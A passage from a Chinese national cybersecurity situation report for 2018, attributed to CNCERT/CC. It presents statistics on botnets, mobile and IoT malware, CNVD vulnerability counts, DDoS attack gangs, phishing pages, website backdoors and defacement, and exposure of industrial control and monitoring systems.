从我国境内感染计算机恶意程序主机数量地区分布来看，主要分布在广东省（占我国境内感染数量的10.9%）、江苏省（占9.9%）、浙江省（占9.4%）等省份，但从我国境内各地区感染计算机恶意程序主机数量占本地区活跃IP地址数量比例来看，河南省、江苏省和广西壮族自治区分列前三位，如图1-4所示。在监测发现的因感染计算机恶意程序而形成的僵尸网络中，规模在100台主机以上的僵尸网络数量达3710个，规模在10万台以上的僵尸网络数量达36个，如图1-5所示。为有效控制计算机恶意程序感染主机引发的危害，2018年，CNCERT/CC组织基础电信企业、域名服务机构等成功关闭772个控制规模较大的僵尸网络。根据第三方统计报告，位于我国境内的僵尸网络控制端数量在全球的排名情况以及在全球控制端总数量的占比均呈现下降趋势[9]。

[9] 相关数据来源于卡巴斯基全球 DDoS 攻击趋势报告（2015.Q1-2018.Q4）。




图 1-4　2018 年境内木马或僵尸程序受控主机 IP 地址占所在地区活跃 IP 地址比例（来源：CNCERT/CC）




图 1-5　2018 年僵尸网络的规模统计（来源：CNCERT/CC）

（3）移动互联网恶意程序

目前，随着移动互联网技术快速发展，我国移动互联网网民数量突破8.17亿

（占我国网民总数量的98.6%）[10]，金融服务、生活服务、支付业务等全面向移动互联网应用迁移，但窃取用户信息、发送垃圾信息、推送广告和欺诈信息等危害移动互联网正常运行的恶意行为在不断侵犯广大移动用户的合法利益。2018年，CNCERT/CC通过自主捕获和厂商交换获得移动互联网恶意程序283万余个，同比增长11.7%，尽管近三年来增长速度有所放缓，但仍保持高速增长趋势，如图1-6所示。通过对恶意程序的恶意行为统计发现，排名前三的分别为流氓行为类、资费消耗类和信息窃取类[11]，占比分别为45.8%、24.3%和14.8%，如图1-7所示。为有效防范移动互联网恶意程序的危害，严格控制移动互联网恶意程序传播途径，连续6年以来，CNCERT/CC联合应用商店、云平台等服务平台持续加强对移动互联网恶意程序的发现和下架力度，以保障移动互联网健康有序发展。2018年，CNCERT/CC累计协调国内314家提供移动应用程序下载服务的平台，下架3517个移动互联网恶意程序。




图 1-6　2013-2018 年移动互联网恶意程序捕获数量年度统计（来源：CNCERT/CC）

[10] 相关数据来源于中国互联网络信息中心发布的第 43 次《中国互联网络发展状况统计报告》。
[11] 分类依据为《移动互联网恶意程序描述格式》（标准编号：YD/T 2439-2012）。




图 1-7　2018 年移动互联网恶意程序数量按行为属性统计（来源：CNCERT/CC）

（4）联网智能设备恶意程序

据CNCERT/CC监测发现，目前活跃在联网智能设备上的恶意程序家族主要包括Ddosf、Dofloo、Gafgyt、MrBlack、Persirai、Sotdas、Tsunami、Triddy、Mirai、Moose、Reaper、Satori、StolenBots、VPN-Filter等。这些恶意程序及其变种产生的主要危害包括用户信息和设备数据泄露、硬件设备遭控制和破坏、被用于DDoS攻击或其他恶意攻击行为、攻击路由器等网络设备窃取用户上网数据等。CNCERT/CC抽样监测发现，2018年，联网智能设备恶意程序控制服务器IP地址约2.3万个，位于境外的IP地址占比约87.5%；被控联网智能设备IP地址约446.8万个，位于境内的IP地址占比约34.6%，其中山东省、浙江省、河南省、江苏省等省份的被控联网智能设备IP地址数量均超过10万个；控制联网智能设备且控制规模在1000台以上的僵尸网络有363个，其中，控制规模在1万台以上的僵尸网络19个，5万台以上的8个，见表1-1。

表1-1　2018年联网智能设备僵尸网络控制规模统计情况（来源：CNCERT/CC）

木马僵尸网络控制规模	木马僵尸网络个数（按控制端 IP 地址统计）（个）	木马僵尸网络控制端 IP 地址地理位置分布
5万以上	8	位于我国境内4个、境外4个
1万～5万	19	位于我国境内1个、境外18个
5000～1万	42	位于我国境内1个、境外41个
1000～5000	294	位于我国境内2个、境外292个

1.3.2 安全漏洞

（1）安全漏洞收录情况

2014年以来，CNVD收录安全漏洞数量的年平均增长率为15.0%，如图1-8所示。其中，2018年收录安全漏洞数量同比减少了11.0%，共计14201个，高危漏洞收录数量为4898个（占34.5%），同比减少12.8%。但近年来“零日”漏洞[12]收录数量持续走高，2018年收录的安全漏洞数量中，“零日”漏洞收录数量占比37.9%，高达5381个，同比增长39.6%。按影响对象分类统计，收录漏洞中应用程序漏洞占57.8%，Web应用漏洞占18.7%，操作系统漏洞占10.6%，网络设备（如路由器、交换机等）漏洞占9.5%，安全产品（如防火墙、入侵检测系统等）漏洞占2.4%，数据库漏洞占1.0%，如图1-9所示。




图 1-8 2013-2018 年 CNVD 收录安全漏洞数量年度统计（来源：CNCERT/CC）

[12] “零日”漏洞是指收录该漏洞时还未公布补丁。




图 1-9　2018 年 CNVD 收录的漏洞按影响对象类型分类统计（来源：CNCERT/CC）

2018年，CNVD继续推进移动互联网、电信行业、工业控制系统和电子政务4类子漏洞库的建设工作，分别新增收录安全漏洞1150个（占全年收录数量的8.1%）、720个（占5.1%）、461个（占3.2%）和171个（占1.2%），如图1-10所示。其中工业控制系统子漏洞库收录数量持续攀升，较2017年增长了22.6%。CNVD全年通报涉及政府机构、重要信息系统等关键信息基础设施安全漏洞事件约2.1万起，同比下降23.6%。




图 1-10　2013-2018 年 CNVD 收录的行业漏洞数量年度统计（来源：CNCERT/CC）

2018年，应用广泛的软硬件漏洞被披露，修复难度很大，给我国网络安全带来严峻挑战，包括计算机中央处理器（CPU）芯片爆出Meltdown漏洞[13]和Spectre漏洞[14]，影响了1995年以后生产的所有Intel、AMD、ARM等CPU芯片，同时影响了各主流云服务平台及Windows、Linux、MacOS、Android等主流操作系统。随后，Oracle Weblogic Server、Cisco Smart Install等在我国使用广泛的软件产品相继爆出存在严重安全漏洞。

（2）联网智能设备安全漏洞

2018年，CNVD收录的安全漏洞中，关于联网智能设备的有2244个，同比增长8.0%。这些安全漏洞涉及的类型主要包括设备信息泄露、权限绕过、远程代码执行、弱口令等；涉及的设备类型主要包括家用路由器、网络摄像头等。

1.3.3 拒绝服务攻击

2018年，CNCERT/CC抽样监测发现我国境内峰值超过10Gbit/s的DDoS攻击事件数量平均每月超过4000起，超过60%的攻击事件为僵尸网络控制发起。僵尸网络主要偏好发动TCP SYN FLOOD和UDP FLOOD攻击，在线攻击平台主要偏好发送UDP Amplification FLOOD攻击。

（1）攻击资源情况

2018年，CNCERT/CC对全年用于发起DDoS攻击的攻击资源进行了持续分析，发现用于发起DDoS攻击的控制端共2108个，总肉鸡[15]数量约144万个，反射攻击服务器约197万个，受攻击目标IP地址数量约9万个。这些攻击目标主要分布在色情、博彩等互联网地下黑色产业方面以及文化体育和娱乐领域，此外还包括运营商IDC、金融、教育、政府机构等。

（2）攻击团伙情况[16]

2018年，CNCERT/CC共监测发现利用僵尸网络进行攻击的DDoS攻击团伙

[13] Meltdown 漏洞：CNVD-2018-00303 对应 CVE-2017-5754，该漏洞利用破坏了用户程序和操作系统之间的基本隔离，允许攻击者未授权访问其他程序和操作系统的内存，获取其他程序和操作系统的敏感信息。

[14] Spectre 漏洞：CNVD-2018-00302 和 CNVD-2018-00304 对应 CVE-2017-5715 和 CVE-2017-5753，该漏洞利用破坏了不同应用程序之间的安全隔离，允许攻击者借助于无错程序来获取敏感信息。

[15] 肉鸡：接收来自控制端的指令，对外发出大流量的被控互联网设备。

[16] CNCERT/CC 发布的《2018 年活跃 DDoS 攻击团伙分析报告》。

50个。从全年来看，与DDoS攻击事件数量、控制端数量一样，攻击团伙数量在2018年8月达到最高峰。其中，控制肉鸡数量较大的较活跃攻击团伙有16个，涉及控制端358个，攻击目标有2.8万个，见表1-2。为进一步分析这16个团伙的关系情况，通过对全年攻击活动进行分析，发现不同攻击团伙之间相互较为独立，同一攻击团伙的攻击目标非常集中，不同攻击团伙间的攻击目标重合度较小。

表1-2　2018年拒绝服务攻击活跃团伙基本信息（来源：CNCERT/CC）

团伙编号	2018 年首次活跃时间（年月日）	2018 年末次活跃时间（年月日）	活跃月份（年月）	控制端数量（个）	肉鸡数量（个）	攻击目标数量（个）
G1	20180101	20181231	201812	283	571016	21324
G2	20180502	20181230	201808	9	384	57
G3	20180308	20181104	201802	2	462	2
G4	20180101	20180731	201805	4	1779	185
G5	20180721	20181222	201803	2	509	20
G6	20180606	20180925	201802	2	543	74
G7	20180531	20180801	201804	8	1426	369
G8	20180723	20180911	201803	2	654	476
G9	20180511	20180712	201803	9	13035	642
G10	20180708	20180905	201803	2	699	87
G11	20180303	20180515	201803	12	2921	47
G12	20180707	20180902	201803	2	3243	380
G13	20180614	20180827	201803	5	13290	5440
G14	20180109	20180225	201802	2	639	142
G15	20180907	20181027	201802	8	8358	4023
G16	20180802	20180816	201801	74	10936	747

1.3.4　网站安全

2018年，CNCERT/CC加强了对网站攻击资源的分析工作，发现绝大多数网站攻击行为由少量的活跃攻击资源[17]发起，对我国网站安全影响较大。根据这些攻击资源之间的关联关系，可将其划分为被不同的“攻击团伙”所掌握。这些“攻击团伙”不断更换其掌握的大量攻击资源，长期攻击并控制着大量安全防护能力薄弱的网站。通过挖掘和研判“攻击团伙”对受攻击网站的具体操作行为，CNCERT/

[17]　网站攻击资源主要包括攻击主机、代理主机、特定攻击工具等。

CC发现这些攻击多带有黑帽SEO[18]、网页篡改等典型黑色产业利益意图，并使用流行的攻击工具对网站开展批量化、长期化控制。随着对网站面临安全风险的深入分析，CNCERT/CC掌握了大量的攻击者特征及攻击手法，能为我国做好网站安全管理提出更有针对性、更有效的防范建议。

（1）网页仿冒

2018年，CNCERT/CC自主监测发现约5.3万个针对我国境内网站的仿冒页面，页面数量较2017年增长了7.2%。其中，仿冒政务类网站数量明显上升，占比高达25.2%。经分析，这些仿冒页面主要被用于短期内提高其域名的搜索引擎排名，从而快速转化为经济利益。为有效防范网页仿冒引发的危害，CNCERT/CC重点针对金融行业、电信行业网上营业厅的仿冒页面进行处置，全年共协调处置仿冒页面3.5万余个。从承载仿冒页面IP地址归属情况来看，绝大多数位于境外，主要分布在美国和中国香港地区，如图1-11所示。




图 1-11　2018 年境外承载仿冒页面 IP 地址和仿冒页面数量按国家或地区分布（来源：CNCERT/CC）

[18] 黑帽SEO是指采用不符合主流搜索引擎发行方针规定的技术手段来实现非法利益，如提高自己网站排名、权重和流量等，主要的获利特点是短平快，为了短期内的非法利益而采用的方法。

（2）网站后门

2018年，CNCERT/CC监测发现境内外约1.6万个IP地址对我国境内约2.4万个网站植入后门。近三年来，我国境内被植入后门的网站数量持续保持下降趋势，2018年的数量较2017年下降了19.3%。其中，约有1.4万个（占全部IP地址总数的90.9%）境外IP地址对境内约1.7万个网站植入后门，位于美国的IP地址最多，占境外IP地址总数的23.2%，其次是位于俄罗斯和中国香港地区的IP地址，如图1-12所示。从控制我国境内网站总数来看，位于中国香港地区的IP地址控制我国境内网站数量最多，有3994个，其次是位于美国和俄罗斯的IP地址，分别控制了我国境内3607个和2011个网站。




图 1-12　2018 年向我国境内网站植入后门的境外 IP 地址按国家和地区分布（来源：CNCERT/CC）

2018年，CNCERT/CC监测发现，攻击活跃天数在10天以上的网站“攻击团伙”有777个，全年活跃的“攻击团伙”13个，如图1-13所示。“攻击团伙”中使用过的攻击IP地址数量大于100个的有22个，攻击网站数量超过100个的“攻击团伙”有61个。从“攻击团伙”的攻击活跃天数来看，少数“攻击团伙”能够保持持续活跃。多数“攻击团伙”的活跃天数较短，无法形成对被入侵网站服务器的持久化控制；少量值得关注的“攻击团伙”具有长时间持续攻击的特点，持续对其入侵的多个网站服务器实现长期控制。




图 1-13　团伙数量按活跃天数区间分布（来源：CNCERT/CC）

（3）网页篡改

2018年，CNCERT/CC监测发现我国境内遭篡改的网站有7049个，较2017年的约2万个大幅下降64.9%，其中被篡改的政府网站有216个，较2017年的618个减少65.0%，如图1-14所示。从网页遭篡改的方式来看，被植入暗链的网站占全部被篡改网站的56.9%，占比呈现持续缩小趋势。从境内被篡改网页的顶级域名分布来看，.com、.net和.gov.cn占比分列前三位，分别占总数的66.3%、7.7%和3.1%，占比分布情况与2017年无明显变化。




图 1-14　2014-2018 年我国境内被篡改的网站数量统计（来源：CNCERT/CC）

1.3.5　工业互联网安全

（1）工业网络产品安全检测情况

为贯彻《中华人民共和国网络安全法》并落实对网络关键设备和网络安全专用产品的安全管理规定，确保入网设备的网络安全防护水平，安全入网检测工作已得到关键信息基础设施运营者的重视。CNCERT/CC自主研发了工业互联网安全测试平台Acheron，在2017年获得了ISASecure权威认证[19]。2018年，CNCERT/CC使用该平台，对主流工业控制设备和网络安全专用产品进行了安全入网抽检，并对电力二次设备进行了专项安全测试。在所涉及的35个国内外主流厂商的87个型号产品中共发现232个高危漏洞，可能产生的风险包括拒绝服务攻击、远程命令执行、信息泄露等，如图1-15所示。利用这些漏洞，攻击者可使工业控制设备宕机，甚至获取设备控制权限，可能对其他工业网络设备发起攻击。CNCERT/CC还分析发现在电力设备测试中部分漏洞呈现同源性特征，其原因是大多数电力设备厂商在实现IEC 61850协议（电力系统最重要的通信协议之一）时都采用了美国SISCO公司的第三方开发套件，显示了较严重的产品供应链安全风险。

[19] ISASecure 是国际权威的工业控制安全认证体系，以标准覆盖面广、认证难度大而著称，目前全球仅有 5 款检测工具通过其 CRT 工具认证，其他 4 款均为国外产品。




图 1-15　2018 年工业网络产品安全检测中发现的高危漏洞数量按漏洞类型分布（来源：CNCERT/CC）

（2）联网工业设备和工业云平台暴露情况

2018年，CNCERT/CC不断升级监测手段，扩大监测范围，进一步加强了针对联网工业设备和工业云平台的网络安全问题跟踪，全年累计发现境外对我国暴露工业资产的恶意嗅探事件约4451万起，较2017年暴增约17倍；发现我国境内暴露的联网工业设备数量共计6020个，这些联网设备的厂商、型号、版本、参数等信息遭恶意嗅探。另外，CNCERT/CC发现具有一定规模的工业云平台30多家，业务涉及能源、金融、物流、智能制造、智慧城市等方面，并监测发现部分工业云平台持续遭受漏洞利用、拒绝服务、暴力破解等网络攻击，工业云平台正逐渐成为网络攻击的重点目标。

（3）重点行业监控管理系统暴露情况

电力、石化等重点行业的生产监控管理系统因存在网络配置疏漏等问题，可能会直接暴露在互联网上，一旦遭受网络攻击，影响巨大。2018年CNCERT/CC发现电力行业暴露相关监控管理系统532个，涉及政府监管、电企管理、用电管理和云平台4大类；城市公用工程行业暴露相关监控管理系统1015个，涉及供水、供暖和燃气3大类；石油天然气行业暴露相关监控管理系统298个，涉及油气开采、油气运输、油气存储、油品销售、化工生产和政府监管6大类，如图1-16所示。同时，CNCERT/CC分析发现，电力、城市公用工程和石油天然气三个行业的联网监控管

理系统均存在高危漏洞隐患，各自占监控管理系统的比例为10%、28%和35%，且部分暴露的监控管理系统存在遭到境外恶意嗅探、网络攻击的情况。

